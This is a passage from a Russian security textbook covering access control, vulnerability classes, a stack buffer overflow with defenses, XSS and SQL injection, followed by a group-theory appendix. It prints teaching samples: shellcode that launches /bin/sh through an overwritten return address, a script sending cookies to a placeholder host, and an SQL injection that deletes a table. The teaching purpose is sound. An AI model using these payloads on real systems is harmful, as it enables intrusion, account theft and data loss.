Все пользовательские данные и процессы по умолчанию имеют средний уровень доступа, а системные файлы – системный. Например, если в Internet Explorer, который в защищенном (protected) режиме запускается с низким уровнем доступа, обнаружится уязвимость, злоумышленник не будет иметь возможности изменить системные данные на диске, даже если браузер запущен администратором.

Уровень доступа процесса соответствует уровню доступа пользователя (процесса), который запустил процесс. Например, пользователи LocalSystem, LocalService, NetworkService получают системный уровень, администраторы – высокий, обычные пользователи системы – средний, остальные (everyone) – низкий.

По каким-то причинам, вероятно, для целей совместимости с ранее разработанными программами и/или для упрощения разработки и настройки новых сторонних программ других производителей, субъекты с системным, высоким и средним уровнями доступа создают объекты или владеют объектами со *средним* уровнем доступа. И только, субъекты с низким уровнем доступа создают объекты с низким уровнем доступа. Это означает, что системный процесс может владеть файлом или создать файл со средним уровнем доступа, и другой процесс с более низким уровнем доступа, например средним, может получить доступ к файлу, в т.ч. и на запись. Это нарушает принцип запрета записи в объекты, созданные субъектами с более высоким уровнем доступа.

11.2.2. Linux

Стандартная ОС Unix обеспечивает дискреционную модель контроля доступа на следующей основе.

- Каждый субъект (процесс) и объект (файл) имеют владельца пользователя и группу, которые могут изменять доступ к данному объекту для себя и других пользователей и групп.
- Каждый объект, файл, имеет атрибуты доступа на чтение (r), запись (w) и исполнение (x) для трех типов пользователей: владельца-пользователя (u), владельца-группы (g), остальных пользователей (o) – (u:rwx, g:rwx, o:rwx).
- Субъект может входить в несколько групп.

В 2000 г. Агентство Национальной Безопасности США (NSA) выпустило набор изменений SELinux с открытым исходным кодом к ядру ОС Linux версии 2.4. Начиная с версии ядра 2.6 SELinux входит как часть стандартного ядра. SELinux реализует комбинацию ролевой, мандатной и дискреционной моделей контроля доступа, которые могут быть изменены только администратором системы

(и/или администратором безопасности). По сути, SELinux каждому субъекту приписывает одну или несколько ролей, и для каждой роли указано к объектам с какими атрибутами они могут иметь доступ и какого вида.

Основная проблема ролевых систем контроля доступа – очень большой список описания ролей и атрибутов объектов, что увеличивает сложность системы и приводит к регулярным ошибкам в таблицах описания контроля доступа.

11.3. Виды программных уязвимостей

В 1949 г. фон Нейман ввел понятие самовоспроизводящихся механических машин.

Вирусом называется самовоспроизводящаяся часть кода (подпрограмма), которая встраивается в носители, другие программы для своего исполнения и распространения. Вирус не может исполняться и передаваться без своего носителя.

Червем называется самовоспроизводящаяся отдельная (под) программа, которая может исполняться и распространяться самостоятельно, не используя программу-носитель.

Первым сетевым вирусом считается вирус Creeper 1971 г., распространявшийся в сети Arpanet, предшественнике Интернета. Для его уничтожения был создан первый антивирус, Reaper, который находил и уничтожал Creeper.

Первый червь для Интернета, червь Морриса 1988 г., уже использовал *смешанные* атаки для заражения UNIX машин:

- переполнение буфера массива в стеке функции в результате копирования строки, выходящей за пределы отведенного буфера, функцией gets() и последующее исполнение заданного кода, содержащегося в копируемой строке;
- команду DEBUG удаленного сервиса sendmail для удаленного исполнения заданных команд,
- доступ к «доверенным» машинам без аутентификации;
- подбор паролей на основе: 1) модификаций логина, имени и фамилии пользователя, 2) словарной атаки на встроенном сло-

варе из 432 слов, 3) слов из орфографического словаря и дальнейшее подключение к другим машинам с аутентификацией по подобранным паролям.

Копируемая строка из 536 байтов для переполнения буфера содержала код запуска среды `/bin/sh`.

Программной уязвимостью называется свойство программы, позволяющее нарушить работу программы. Программные уязвимости могут приводить к отказу в обслуживании (denial of service, DOS), утечке и изменению данных, появлению и распространению вирусов и червей.

Одной из распространенных атак для заражения персональных компьютеров является переполнение буфера массива в стеке функции. В интернет-сервисах наиболее распространенной программной уязвимостью в настоящее время является межсайтовый скриптинг (cross-site scripting, XSS).

Наиболее распространенные программные уязвимости можно разделить на классы:

1. Переполнение буфера – копирование в буфер данных большего размера, чем длина выделенного буфера. Буфером может быть контейнер текстовой строки, массив, динамически выделяемая память и т.д. Переполнение становится возможным вследствие либо отсутствия контроля над длиной копируемых данных, либо из-за ошибок в коде. Типичная ошибка – разница в 1 байт между длиной буфера и данных при сравнении.

2. Некорректная обработка (парсинг) данных, введенных пользователем, является причиной большинства программных уязвимостей в веб-приложениях. Под обработкой понимаются:

   (a) проверка на допустимые значения и тип (числовые поля не должны содержать строки и т.д.);

   (b) фильтрация и экранирование специальных символов, имеющих значения в скриптовых языках или для декодирования из одной текстовой кодировки в другую. Примеры символов: `\`, `%`, `<`, `>`, `"`, `'`;

   (c) фильтрация ключевых слов языков разметки и скриптов. Примеры: `script`, `javaScript`;

(d) декодирование различными кодировками при парсинге. Распространенный способ обхода системы контроля парсинга данных состоит в однократном или множественном последовательном кодировании текстовых данных в шестнадцатеричные кодировки `%NN` ASCII и UTF-8. Например, браузер или веб-приложения производят n – кратные последовательные декодирования, в то время как система контроля делает k-кратное декодирование, $0 \leq k < n$, и, следовательно, пропускает закодированные запрещенные символы и слова.

3. Некорректное использование синтаксиса функций. Например, `printf(s)` может привести к уязвимости записи в указанный адрес памяти. Если злоумышленник вместо обычной текстовой строки введет в качестве `s = "текст некоторой длины%n"`, то функция `printf()`, ожидающая первым аргументом строку формата `printf(fmt, ...)`, обнаружив `%n`, возьмет значения из ячеек памяти, следующих перед текстовой строкой (устройство стека функции описано далее), и запишет в адрес памяти, равный считанному значению, количество выведенных символов на печать функцией `printf()`.


11.4. Переполнение буфера в стеке с исполнением кода

В качестве примера переполнения буфера опишем самую распространенную атаку, направленную на исполнение кода злоумышленника.

В 64-битовой x86_64 архитектуре основное пространство виртуальной памяти процесса из 16 экзабайтов (2^{64} байтов) свободно и только малая часть занята (выделена). Виртуальная память выделяется процессу операционной системой блоками по 4 Кб, называемыми страницами памяти. Выделенные страницы соответствуют страницам физической оперативной памяти или страницам файлов.

Пример выделенной виртуальной памяти процесса представлен в табл. 11.1. Локальные переменные функций хранятся в области памяти, называемой стеком.

Таблица 11.1. Пример структуры виртуальной памяти процесса.



Приведем пример переполнения буфера в стеке, которое дает возможность исполнить код, для 64-разрядной ОС Linux. Ниже приводится листинг исходной программы, которая печатает расстояние Хэмминга для векторов $b1$ = `0x01234567` и $b2$ = `0x89ABCDEF`.

```
#include "stdio.h"
#include "string.h"

int hamming_distance(unsigned a1, unsigned a2, char *text,
                     size_t textsize) {
  char buf[32];
  unsigned distance = 0;
```

```
  unsigned diff = a1 ^ a2;
  while (diff) {
    if (diff & 1) distance++;
    diff >>= 1;
  }
  memcpy(buf, text, textsize);
  printf("%s: %i\n", buf, distance);
  return distance;
}

int main() {
  char text[68] = "Hamming";
  unsigned b1 = 0x01234567;
  unsigned b2 = 0x89ABCDEF;
  return hamming_distance(b1, b2, text, 8);
}
```

Вывод программы при запуске:

```
$ ./hamming
Hamming: 8
```

При вызове вложенных функций стек для них выделяется сразу над стеком текущей функции в сторону уменьшения адреса. Стек функции в порядке уменьшения адреса состоит из следующих частей.

1. Сохраненный регистр процессора `rip` внешней функции. Регистр процессора `rip` содержит адрес следующей инструкции для исполнения. При входе во вложенную функцию адрес инструкции текущей функции запоминается в стеке, в регистре записывается новое значение адреса первой инструкции из вложенной функции, а по завершении функции регистр восстанавливается из стека, и, таким образом, исполнение возвращается назад.

2. Сохраненный регистр процессора `rbp` внешней функции. Регистр процессора `rbp` содержит адрес стека текущей функции. Процессор обращается к локальным переменным функций по смещению относительно регистра `rbp`. При вызове

вложенной функции регистр сохраняется в стеке, в регистр записывается адрес стека вложенной функции, а по завершению функции регистр восстанавливается.

3. Локальные переменные, расположенные в порядке уменьшения адреса при объявлении новой переменной.

4. Аргументы вызова функции, расположенные в порядке уменьшения адреса.

Адрес начала стека, а также, возможно, адреса локальных массивов и переменных выравнены на границу параграфа в 16 байтов, из-за чего в стеке могут образоваться неиспользуемые байты.

Если в программе есть ошибка, которая может привести к переполнению выделенного буфера в стеке при копировании, есть возможность записать вместо сохраненного значения регистра – `rip` новое. В результате по завершении данной функции исполнение начнется с указанного адреса. Если есть возможность записать в переполняемый буфер исполняемый код, а затем на место сохраненного регистра `rip` адрес на этот код, то получим исполнение заданного кода в стеке функции.

На рис. 11.1 приведены исходный стек функций и стек с переполненным буфером, в результате которого записалось новое сохраненное значение `rip`.

Изменим программу для демонстрации, поместив в копируемую строку исполняемый код для вызова `/bin/sh`.

```
...
int main() {
  char text[68] =
    // 28 байтов исполняемого кода
    "\x90" "\x90" "\x90"                  // nop; nop; nop
    "\x48\x31" "\xD2"                     // xor %rdx, %rdx
    "\x48\x31" "\xF6"                     // xor %rsi, %rsi
    "\x48\xBF" "\xDC\xEA\xFF\xFF"
    "\xFF\x7F\x00\x00"                    // mov $0x7ffffffeadc,
                                          //   %rdi
    "\x48\xC7\xC0" "\x3B\x00\x00\x00"     // mov $0x3b, %rax
    "\x0F\x05"                            // syscall
    // 8 байтов строки /bin/sh
    "\x2F\x62\x69\x6E\x2F\x73\x68\x00"    // "/bin/sh\0"
```




Рис. 11.1. Исходный стек и стек с переполнением буфера.

```
// 12 байтов заполнения и 16 байтов новых
// значений сохраненных регистров
"\x00\x00\x00\x00"                  // не занятые байты
"\x00\x00\x00\x00"                  // unsigned distance
"\x00\x00\x00\x00"                  // unsigned diff
"\x50\xEB\xFF\xFF"                  // регистр
```

```
    "\xFF\x7F\x00\x00"                  //   rbp=0x7fffffffeb50
    "\xC0\xEA\xFF\xFF"                  // регистр
    "\xFF\x7F\x00\x00"                  //   rip=0x7fffffffeac0
    ;
  ...
  return hamming_distance(b1, b2, text, 68);
  ...
}
```

Код эквивалентен вызову функции `execve("/bin/sh", 0 0)` через системный вызов функции ядра Linux для запуска оболочки среды `/bin/sh`. При системном вызове нужно записать в регистр `rax` номер системной функции и в другие регистры процессора аргументы. Данный системный вызов с номером `0x3b` требует в качестве аргументов регистры `rdi` с адресом строки исполняемой программы, `rsi` и `rdx` с адресами строк параметров запускаемой программы и переменных среды. В примере в `rdi` записывается адрес `0x7fffffffeadc`, который указывает на строку `"/bin/sh"` в стеке после копирования. Регистры `rdx` и `rsi` обнуляются.

На рис. 11.1 приведен стек с переполненным буфером, в результате которого записалось новое сохраненное значение `rip`, указывающее на заданный код в стеке.

Начальные инструкции `nop` с кодом `0x90` означают пустые операции. Часто точные значения адреса и структуры стека не известны, поэтому злоумышленник угадывает предполагаемый адрес стека. Вначале исполняемого кода создается массив из операций `nop` с надеждой, что предполагаемое значение стека, то есть требуемый адрес rip, попадет на эти операции, повысив шансы угадывания. Стандартная атака на переполнение буфера с исполнением кода также подразумевает последовательный перебор предполагаемых адресов для нахождения правильного адреса для `rip`.

В результате переполнения буфера в примере по завершении функции `hamming_distance()` начнет исполняться инструкция с адреса строки `buf`, то есть заданный код.

11.4.1. Защита

Самый лучший способ защиты от атак переполнения буфера – создание программного кода со слежением за размером данных и

длиной буфера. Однако ошибки все равно происходят.

Существует три стандартных способа защиты от исполнения кода в стеке в архитектуре x86.

1. Все 64-разрядные x86 процессоры включают поддержку NX-бита (non-execution). В таблице виртуальной памяти, выделенной процессу, каждая страница маркирована битом, называемым NX-битом и указывающим на то, может ли данная страница памяти содержать исполняемый код или нет. Преобразование адресов из виртуальных в адреса физической памяти выполняется процессором на основании таблицы виртуальной памяти процесса. Процессор, считывая в том числе значение NX-бита, запрещает исполнение кода из страниц данных и вызывает критическую ошибку сегментирования (segmentation fault).

   Последние версии ядер ОС поддерживают маркирование страниц выделяемой памяти. Маркирование производится исходя из того содержит страница памяти исполняемый код программы или нет. Приведенный выше пример исполнения кода в стеке не будет работать в 64-битовой ОС Линукс последних версий при стандартных настройках.

2. Второй стандартный способ – вставка проверочных символов (называемых canaries, guards) после массивов и в конце стека и их проверка перед выходом из функции. Если произошло переполнение буфера, программа аварийно завершится.

3. Третий мало используемый способ – рандомизация адресов стека, кода и т.д. Как правило, ОС и компилятор определяют адреса и структуру стека детерминированным образом. Это означает, что можно однозначно указать область расположения стека. Рандомизация адресов приводит к маловероятному угадыванию адреса.

11.4.2. Другие атаки с переполнением буфера

Почти любую возможность для переполнения буфера в стеке или динамической памяти можно использовать для получения критической ошибки в программе из-за обращения к адресам виртуаль-

ной памяти, страницы которых не были выделены процессу. Следовательно, можно проводить атаки отказа в обслуживании (denial of service, DoS, атаки).

Переполнение буфера в динамической памяти в случае хранения в ней адресов для вызова функций может привести к подмене адресов и исполнению другого кода.

В описанных DoS-атаках NX-бит не защищает систему.

11.5. Межсайтовый скриптинг с исполнением javascript кода браузером

Другой вид распространенных программных уязвимостей состоит в некорректной обработке данных, введенных пользователем. Типичные примеры – отсутствующее или неправильное экранирование специальных символов и полей (например, спецсимволы < и > HTML, кавычки, слэши /, \) и отсутствующая или неправильная проверка введенных данных на допустимые значения (например, SQL-запрос к базе данных веб-ресурса вместо логина пользователя).

Межсайтовый скриптинг (cross-site scripting, XSS) заключается во внедрении в веб-страницу исполняемого текстового скрипта злоумышленником A, который будет исполнен браузером клиента B. Скрипт может быть на языках JavaScript, VBScript, ActiveX, HTML, Flash. Целью атаки является, как правило, доступ к информации клиента.

Скрипт может получить доступ к cookie-файлам данного сайта, например, с аутентификатором, вставить гиперссылки на свой сайт под видом доверенных ссылок. Вставленные гиперссылки могут содержать информацию пользователя.

Скрипт также может выполнить последовательность HTTP GET- и POST-запросов на веб-сайт для выполнения действий от имени пользователя. Например, вирусно распространить вредоносный Javascript код со страницы одного пользователя на страницы всех друзей, друзей друзей и т.д. и затем удалить все данные пользователя. Атака может привести к уничтожению социальной сети.

Приведем пример кражи cookie-файла веб-сайта, который имеет уязвимость на вставку текста, содержащего код, который будет исполнен браузером.

Например, пусть аутентификатор пользователя в cookie-файле сайта `myemail.com` содержит

```
auth=AJHVML43LDSL42SC6DF;
```

Пусть текстовое сообщение, помещенное пользователем, содержит текстовый скрипт, помещающий на странице «изображение», расположенное по некоему адресу.

```
<script>
  new Image().src = "http://steelcookie.com?c=" +
    encodeURI(document.cookie);
</script>
```

Тогда браузер всех пользователей, которым показывается сообщение, при загрузке страницы отправит HTTP GET-запрос на получение файла «изображения» по адресу

```
http://steelcookie.com?auth=AJHVML43LDSL42SC6DF;
```

В результате злоумышленник получит cookie, используя который он может заходить на веб-сайт под видом пользователя.

Вставка гиперссылок является наиболее частой XSS-атакой. Иногда ссылки кодируются шестнадцатеричными числами вида `%NN`, чтобы не вызывать сомнения у пользователя текстом ссылки.

На 2009 г. 80% обнаруженных уязвимостей веб-сайтов являются XSS-уязвимостями.

Стандартный способ защиты от XSS-атак заключается в фильтрации, замене, экранировании символов и слов введенного текста пользователем: `<`, `>`, `/`, `\`, `"`, `'`, `(`, `)`, `script`, `javascript` и др., а также обработка кодировок символов.

11.6. SQL инъекции с исполнением кода базой данных интернет-сервиса

Второй классической уязвимостью веб-приложений являются SQL-инъекции, когда пользователь имеет возможность поменять

смысл запроса к базе данных веб-сервера. Запрос делается в виде текстовой строки на скриптовом языке SQL. Например, выражение

```
s = "SELECT * FROM Users WHERE Name = '" + username + "';"
```

предназначено для получения информации о пользователе `username`. Однако если пользователь вместо имени введет строку вида

```
john';  DELETE * FROM Users;  SELECT * FROM Users WHERE
  Name = 'john,
```

то выражение превратится в три SQL-операции:

```
-- запрос о пользователе john
SELECT * FROM Users WHERE Name = 'john';
-- удаление всех пользователей
DELETE FROM Users;
-- запрос о пользователе john
SELECT * FROM Users WHERE Name = 'john';
```

При исполнении этого SQL-выражения базой данных все записи пользователей будут удалены.

Уязвимости в SQL-выражениях связаны с отсутствием а) экранирования специальных символов ", ', ;, б) контроля над типом введенных данных.

Метод защиты так же заключается в *разделении* кода и данных. Для защиты от приведенных атак на базу данных следует использовать параметрические запросы к базе данных с *фиксированным* SQL-выражением. Например, в JDBC

```
PreparedStatement p = conn.prepareStatement(
    "SELECT * FROM Users WHERE Name=?");
p.setString(1, username);
```

Приложение А

Математическое приложение

Вычисления в криптосистемах с открытым ключом, как правило, выполняются в модульной арифметике, в группе или в поле. Далее мы рассмотрим базовые примеры групп и алгоритмов, используемых в криптосистемах с открытым ключом и алгоритме блокового шифрования AES.

Общие определения

Выражением $\mod n$ далее будем обозначать целые числа или операции с целыми числами, взятыми **по модулю** целого числа n (остаток от целочисленного деления). Примеры выражений:

$$a \mod n,$$

$$(a+b)c \mod n.$$

Равенство

$$a = b \mod n$$

означает, что выражения a и b равны (говорят так же «сравнимы», «эквивалентны») по модулю n.

Множество

$$\{0, 1, 2, 3, \ldots, n-1 \mod n\}$$

состоит из n элементов, где каждый элемент i представляет все целые числа, сравнимые с i по модулю n.

Наибольший общий делитель (НОД) двух чисел a, b будем обозначать $\gcd(a, b)$ (the great common divisor).

Два числа a, b называются взаимно простыми, если они не имеют общих делителей, $\gcd(a, b) = 1$.

Выражение $a \mid b$ означает, что a делит b.

A.1. Группы

A.1.1. Свойства групп

Группой называется множество $\mathbb{G}$, в котором задана операция $\cdot$ между двумя элементами группы и удовлетворяются аксиомы:

1. замкнутость

$$\forall a, b \in \mathbb{G} : a \cdot b = c \in \mathbb{G};$$

2. ассоциативность

$$\forall a, b, c \in \mathbb{G} : (a \cdot b) \cdot c = a \cdot (b \cdot c);$$

3. существование единичного элемента

$$\exists\, e \in \mathbb{G} : e \cdot a = a \cdot e = a;$$

4. существование обратного элемента

$$\forall a \in \mathbb{G}\ \exists\, b \in \mathbb{G} : a \cdot b = b \cdot a = e.$$

Если

$$\forall a, b \in \mathbb{G} : a \cdot b = b \cdot a,$$

то группа коммутативная.

Если операция в группе называется умножением $\cdot$, то группа называется **мультипликативной**, $e = 1$, обратный элемент – a^{-1}, возведение в степень k – a^k.

Если операция – сложение $+$, то группа называется **аддитивной**, $e = 0$, обратный элемент $-a$, сложение k раз – ka.

Подмножество группы, удовлетворяющее аксиомам группы, называется **подгруппой**.

Порядком $|\mathbb{G}|$ **группы** $\mathbb{G}$ называется число элементов в группе. Пусть группа мультипликативная. Для любого элемента $a \in \mathbb{G}$ выполняется $a^{|\mathbb{G}|} = 1$.

Минимальное число

$$ord(a) : a^{ord(a)} = 1$$

называется **порядком элемента**. Порядок элемента делит порядок группы:

$$ord(a) \ \mid \ |\mathbb{G}|.$$

A.1.2. Циклические группы

Генератором $g \in \mathbb{G}$ называется элемент, *порождающий* всю группу

$$\mathbb{G} = \{g, g^2, g^3, \ldots, g^{|\mathbb{G}|} = 1\}.$$

Группа, в которой существует генератор, называется **циклической**.

Если конечная группа не циклическая, то в ней существуют циклические подгруппы, порожденные всеми элементами. Любой элемент a группы порождает либо циклическую *подгруппу*

$$\{a, a^2, a^3, \ldots, a^{ord(a)} = 1\}$$

порядка $ord(a)$, если порядок элемента $ord(a) < |\mathbb{G}|$, или *всю* группу

$$\mathbb{G} = \{a, a^2, a^3, \ldots, a^{|\mathbb{G}|} = 1\},$$

если порядок элемента равен порядку группы $ord(a) = |\mathbb{G}|$. Порядок любой подгруппы, как и порядок элемента, делит порядок всей группы.

Представим циклическую группу через генератор g как

$$\mathbb{G} = \{g, g^2, \ldots, g^{|\mathbb{G}|} = 1\}$$

и далее каждый элемент g^i будем возводить во все степени $1, 2, \ldots, |\mathbb{G}|$. Тогда

- элементы g^i, для которых число i взаимно просто с $|\mathbb{G}|$, породят снова всю группу

$$\mathbb{G} = \{g^i, g^{2i}, g^{3i}, \ldots, g^{|\mathbb{G}|i} = 1\},$$

так как степени $\{i, 2i, 3i, \ldots |\mathbb{G}|i\}$ по модулю $|\mathbb{G}|$ образуют перестановку чисел $\{1, 2, 3, \ldots, |\mathbb{G}|\}$; следовательно, g^i – тоже генератор, число таких чисел i по определению функции Эйлера $\phi(|\mathbb{G}|)$ ($\phi(n)$ – количество взаимно простых с n целых чисел в диапазоне $[1, n-1]$);

- элементы g^i, для которых i имеют общие делители

$$d_i = \gcd(i, |\mathbb{G}|) \neq 1$$

с $|\mathbb{G}|$, породят подгруппы

$$\{g^i, g^{2i}, g^{3i}, \ldots, g^{\frac{i}{d_i}|\mathbb{G}|} = 1\},$$

так как степень последнего элемента кратна $|\mathbb{G}|$; следовательно, такие g^i образуют циклические подгруппы порядка d_i.

Из предыдущего утверждения следует, что число генераторов в циклической группе равно

$$\phi(|\mathbb{G}|).$$

Для проверки, является ли элемент генератором всей группы, требуется знать разложение порядка группы $|\mathbb{G}|$ на множители. Далее элемент возводится в степени всех делителей порядка группы и сравнивается с единичным элементом e. Если ни одна из степеней не равна e, то элемент – генератор. В противном случае элемент будет генератором подгруппы.

Задача разложения числа на множители является трудной для вычисления. На сложности ее решения, например, основана криптосистема RSA. Поэтому при создании больших групп генерируют группы с известным разложением порядка группы на множители для возможности выбора генератора.

А.1.3. Группа $\mathbb{Z}_p^*$

Группой $\mathbb{Z}_p^*$ называется группа

$$\mathbb{Z}_p^* = \{1, 2, \ldots, p-1 \mod p\},$$

где p – простое число, операция в группе – умножение $*$ по $\mod p$.

Группа $\mathbb{Z}_p^*$ – **циклическая**, порядок

$$|\mathbb{Z}_p^*| = \phi(p) = p - 1.$$

Число генераторов в группе –

$$\phi(|\mathbb{Z}_p^*|) = \phi(p-1).$$

Из того, что $\mathbb{Z}_p^*$ – группа, для простого p и любого $a \in [2, p-1]$ $\mod p$ следует **малая теорема Ферма**:

$$a^{p-1} = 1 \mod p.$$

На малой теореме Ферма основаны многие тесты проверки числа на простоту.

Пример. Рассмотрим группу $\mathbb{Z}_{19}^*$. Порядок группы – 18. Делители: 2, 3, 6, 9. Является ли 12 генератором?

$$\begin{aligned} 12^2 &= -8 \mod 19, \\ 12^3 &= -1 \mod 19, \\ 12^6 &= 1 \mod 19, \end{aligned}$$

12 – генератор подгруппы 6 порядка. Является ли 13 генератором?

$$\begin{aligned} 13^2 &= -2 \mod 19, \\ 13^3 &= -7 \mod 19, \\ 13^6 &= -8 \mod 19, \\ 13^9 &= -1 \mod 19, \\ 13^{18} &= 1 \mod 19, \end{aligned}$$

13 – генератор всей группы.

Пример. В таб. А.1 приведен пример группы $\mathbb{Z}_{13}^*$. Число генераторов – $\phi(12) = 4$. Подгруппы –

$$\mathbb{G}^{(2)}, \mathbb{G}^{(3)}, \mathbb{G}^{(4)}, \mathbb{G}^{(6)},$$

верхний индекс обозначает порядок подгруппы.

Таблица А.1. Генераторы и циклические подгруппы группы $\mathbb{G} = \mathbb{Z}_{13}^*$.

Элемент	Порождаемая группа или подгруппа	Порядок
2	$\mathbb{G} = \{2, 4, 8 = -5, -10 = 3, 6, 12 = -1, -2, -4, -8 = 5, 10 = -3, -6, -12 = 1\}$	12, ген.
3	$\mathbb{G}^{(3)} = \{3, 9 = -4, -12 = 1\}$	3
4	$\mathbb{G}^{(6)} = \{4, 16 = 3, 12 = -1, -4, -3, -12 = 1\}$	6
5	$\mathbb{G}^{(4)} = \{5, 25 = -1, -5, 1\}$	4
6	$\mathbb{G} = \{6, 36 = -3, -5, -4, 2, -1, -6, 3, 5, 4, -2, -12 = 1\}$	12, ген.
7 = -6	$\mathbb{G} = \{-6, 36 = -3, 5, -4, -2, -1, 6, 3, -5, 4, 2, -12 = 1\}$	12, ген.
8 = -5	$\mathbb{G}^{(4)} = \{-5, 25 = -1, 5, 1\}$	4
9 = -4	$\mathbb{G}^{(3)} = \{-4, 16 = 3, -12 = 1\}$	3
10 = -3	$\mathbb{G}^{(6)} = \{-3, 9 = -4, 12 = -1, 3, -9 = 4, -12 = 1\}$	6
11 = -2	$\mathbb{G} = \{-2, 4, 5, 3, -6, -1, 2, -4, -5, -3, 6, -12 = 1\}$	12, ген.
12 = -1	$\mathbb{G}^{(2)} = \{-1, 1\}$	2

А.1.4. Группа $\mathbb{Z}_n^*$

Функция Эйлера $\phi(n)$ определяется как число взаимно простых с n чисел от 1 до $n-1$.

Если p – простое число, то

$$\phi(p) = p - 1,$$

$$\phi(p^k) = p^k - p^{k-1} = p^{k-1}(p-1).$$

Если составное число

$$n = \prod_i p_i^{k_i}$$

разложено на простые множители p_i, то

$$\phi(n) = \prod_i \phi(p_i^{k_i}) = \prod_i p_i^{k_i - 1}(p_i - 1).$$

Группой $\mathbb{Z}_n^*$ называется группа

$$\mathbb{Z}_n^* = \{\forall a \in \{1, 2, \ldots, n-1 \mod n\} : \gcd(a, n) = 1\},$$

с операцией умножения $*$ по $\mod n$.

Порядок группы –

$$|\mathbb{Z}_n^*| = \phi(n).$$

Группа $\mathbb{Z}_p^*$ – частный случай группы $\mathbb{Z}_n^*$.

Если n *составное* (не простое) число, то группа $\mathbb{Z}_n^*$ **нециклическая**.

Из того, что $\mathbb{Z}_n^*$ – группа, для любых $a \neq 0, n > 1 : \gcd(a, n) = 1$ следует **теорема Эйлера**:

$$a^{\phi(n)} = 1 \mod n.$$

При возведении в степень, если $\gcd(a, n) = 1$, выполняется

$$a^b = a^{b \mod \phi(n)} \mod n.$$

Пример. В табл. A.2 приведена нециклическая группа $\mathbb{Z}_{21}^*$ и ее циклические подгруппы

$$\mathbb{G}_1^{(2)}, \mathbb{G}_2^{(2)}, \mathbb{G}_3^{(2)}, \mathbb{G}_1^{(3)}, \mathbb{G}_1^{(6)}, \mathbb{G}_2^{(6)}, \mathbb{G}_3^{(6)},$$

верхний индекс обозначает порядок подгруппы, нижний индекс нумерует различные подгруппы одного порядка.

A.2. Конечные поля и операции в алгоритме AES

В алгоритме блокового шифрования AES преобразования над байтами и битами осуществляются специальными математическими операциями. Биты и байты понимаются как элементы поля.

A.2.1. Определение поля Галуа

Полем называется множество $\mathbb{F}$, для которого

- заданы операции умножения «$\cdot$» и сложения «$+$»;
- выполняются аксиомы группы по сложению «$+$» для всего множества $\mathbb{F}$:

Таблица А.2. Циклические подгруппы нециклической группы $\mathbb{Z}_{21}^*$.

Элемент	Порождаемая циклическая подгруппа	Порядок
2	$\mathbb{G}_1^{(6)} = \{2, 4, 8, 16, 11, 1\}$	6
4	$\mathbb{G}_1^{(3)} = \{4, 16, 1\}$	3
5	$\mathbb{G}_2^{(6)} = \{5, 4, 20, 16, 17, 1\}$	6
8	$\mathbb{G}_1^{(2)} = \{8, 1\}$	2
10	$\mathbb{G}_3^{(6)} = \{10, 16, 13, 4, 19, 1\}$	6
11	$\mathbb{G}_1^{(6)} = \{11, 16, 8, 4, 2, 1\}$	6
13	$\mathbb{G}_2^{(2)} = \{13, 1\}$	2
16	$\mathbb{G}_1^{(3)} = \{16, 4, 1\}$	3
17	$\mathbb{G}_2^{(6)} = \{17, 16, 20, 4, 5, 1\}$	6
19	$\mathbb{G}_3^{(6)} = \{19, 4, 13, 16, 10, 1\}$	6
20	$\mathbb{G}_3^{(2)} = \{20, 1\}$	2

1. для $a, b, c \in \mathbb{F}$ верно $a + b \in \mathbb{F}$,
